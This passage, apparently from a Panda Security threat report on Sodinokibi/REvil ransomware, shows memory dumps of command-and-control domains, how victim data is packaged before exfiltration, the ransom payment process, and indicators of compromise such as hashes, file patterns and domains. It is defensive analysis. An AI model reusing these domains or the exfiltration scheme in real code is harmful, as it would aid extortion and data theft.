01E9C818 3B 00 63 00 68 00 72 00 69 00 73 00 2D 00 61 00 ;.c.h.r.i.s.-.a.
01E9C828 6E 00 6E 00 65 00 2E 00 63 00 6F 00 6D 00 3B 00 n.n.e...c.o.m.;.
01E9C838 6F 00 77 00 6E 00 69 00 64 00 65 00 6E 00 74 00 o.w.n.i.d.e.n.t.
01E9C848 69 00 74 00 79 00 2E 00 63 00 6F 00 6D 00 3B 00 i.t.y...c.o.m.;.
01E9C858 77 00 65 00 62 00 38 00 36 00 35 00 2E 00 63 00 w.e.b.8.6.5...c.
01E9C868 6F 00 6D 00 3B 00 70 00 61 00 72 00 61 00 64 00 o.m.;.p.a.r.a.d.
01E9C878 69 00 67 00 6D 00 6C 00 61 00 6E 00 64 00 73 00 i.g.m.l.a.n.d.s.
01E9C888 63 00 61 00 70 00 65 00 2E 00 63 00 6F 00 6D 00 c.a.p.e...c.o.m.
```

Figure 5.12.2. List of URLs loaded in memory.

It generates the paths for the URLs using a loop. We' ll see extensions like .jpg or .png, which will be the encrypted information about the victim.

```
esi:L"mrkluttz.com"
eax:L"mrkluttz.com"

esi:L"mrkluttz.com", eax:L"mrkluttz.com"
```

```
eax:L"https://mrkluttz.com/static/tmp/hyyfmg.jpg"
ecx:L"jpg"
```

Figure 5.12.3. URLs and information about the encrypted computer.

We then see how it sends the contents of the previously generated .txt and how one of the URLs from the list has been added, which will be the target for sending all the data.

```
0041C290:&L"10"

0041C298:&L"lyricalduniya.com"

0041C2A0:&L"e4cqobv5o.info.txt"

0041C2A4:&L"Your files are encrypted! Open e4cqobv5o.info.txt!"

0041C2A8:&L".e4cqobv5o"
[ebp-40]:L"nauticmarine.dk"
0041C2AC:&L"GadtWz2QBTacskL+55Wpo65IkwY28qJOxHoe4Xte81M="

0041C2B0:&L"EB682A47B093A650"

0041C2B4:&L"OlWl/W6WOcOGMI38/6cAFS3/sLvuIJlumaHGYzFwybUuj/bY8vwwcIYkX4ylOpmj/2CNu+VN315vyPCzdsPUW

0041C2B8:&L"infectado"

0041C2BC:&L"INFECTADO-PC"
[ebp-2C]:L"lyricalduniya.com"
0041C2C0:&L"WORKGROUP"

0041C2C4:&L"en-US"

0041C2C8:&L"false"

0041C2CC:&L"Windows 7 Professional"

0041C2D0:&L"QwADAAAAAPCf+ROAAAAAAP5CFQAAAFoABAAAAAAAAAAAAAAAAAAAAAAAAAAA="
```

Figure 5.12.4. Relevant information before being sent to the C2 server.

6. Rescate

In order to rescue our files, once we' ve read the note left in one of the files where the ransomware has been, we need to download a TOR browser, introduce the key left in the document, and we' ll be given instruction on how to recover our files. To do this, we have to make a payment in bitcoins or Monero within 7 days.




Figure 6.1: Instructions for recovering data.

7. IOC

- **MD5:**

3E974B7347D347AE31C1B11C05A667E2
B488BDEEAEDA94A273E4746DB0082841
BED6FC04AEB785815744706239A1F243
1CE1CA85BFF4517A1EF7E8F9A7C22B16
1524B237E65D52AA7E2ADD5DBDCC7C05
A81961697199A3F9524A0F874E281612
512B538CE2C40112009383AE70331DCF
E6566F78ABF3075EBEA6FD037803E176

- **Ransom file:**

<random_hash>info.txt

Example: zaoi6xao08r.bmp

- **Desktop bitmap file:**

<random_hash>.bmp

Ejemplo: zaoi6xao08r.bmp

- **Examples of encrypted file extensions:**

*.jpg.<random_hash>
*.png.<random_hash>
*.reg.<random_hash>
*.xml.<random_hash>

Example: álbum.mp3.e4cqobv5o

- **Related URLs:**

suitesartemis.gr
rename.kz
jefersonalessandro.com
banukumbak.com
pourlabretagne.bzh
azerbaycanas.com
lesyeuxbleus.net
brannbornfastigheter.se
kryddersnapsen.dk

8. References

[1] - “Unos hackers secuestran archivos del Ayuntamiento de Zaragoza en un ciberataque.” https://www.hoyaragon.es/noticias-zaragoza-aragon/hackers-ayuntamiento-zaragoza/
Published 11/20/2019

[2] - “RANSOMWARE CIERRA UNA EMPRESA FABRICANTE DE PIEZAS DE AUTO CON MÁS DE 100 AÑOS DE ANTIGÜEDAD; MÁS DE 4 MIL EMPLEOS PERDIDOS” https://noticiasseguridad.com/hacking-incidentes/ransomware-cierra-una-empresa-fabricante-de-piezas-de-auto-con-mas-de-100-anos-de-antiguedad-mas-de-4-mil-empleos-perdidos/
Published 1/24/2020

[3] - “McAfee ATR Analyzes Sodinokibi aka REvil Ransomware-as-a-Service – What The Code Tells Us” https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-atr-analyzes-sodinokibi-aka-revil-ransomware-as-a-service-what-the-code-tells-us/
Published 10/2/2019

[4] - “ThreatList: Ransomware Costs Double in Q4, Sodinokibi Dominates”
https://threatpost.com/threatlist-ransomware-costs-double-in-q4-sodinokibi-dominates/152200/
Published 1/24/2020

panda
a WatchGuard brand

More information:

https://www.pandasecurity.com/business/

WatchGuard

U.S. SALES 1.800.734.9905 INTERNATIONAL SALES +1.206.613.0895

www.watchguard.com | pandasecurity.com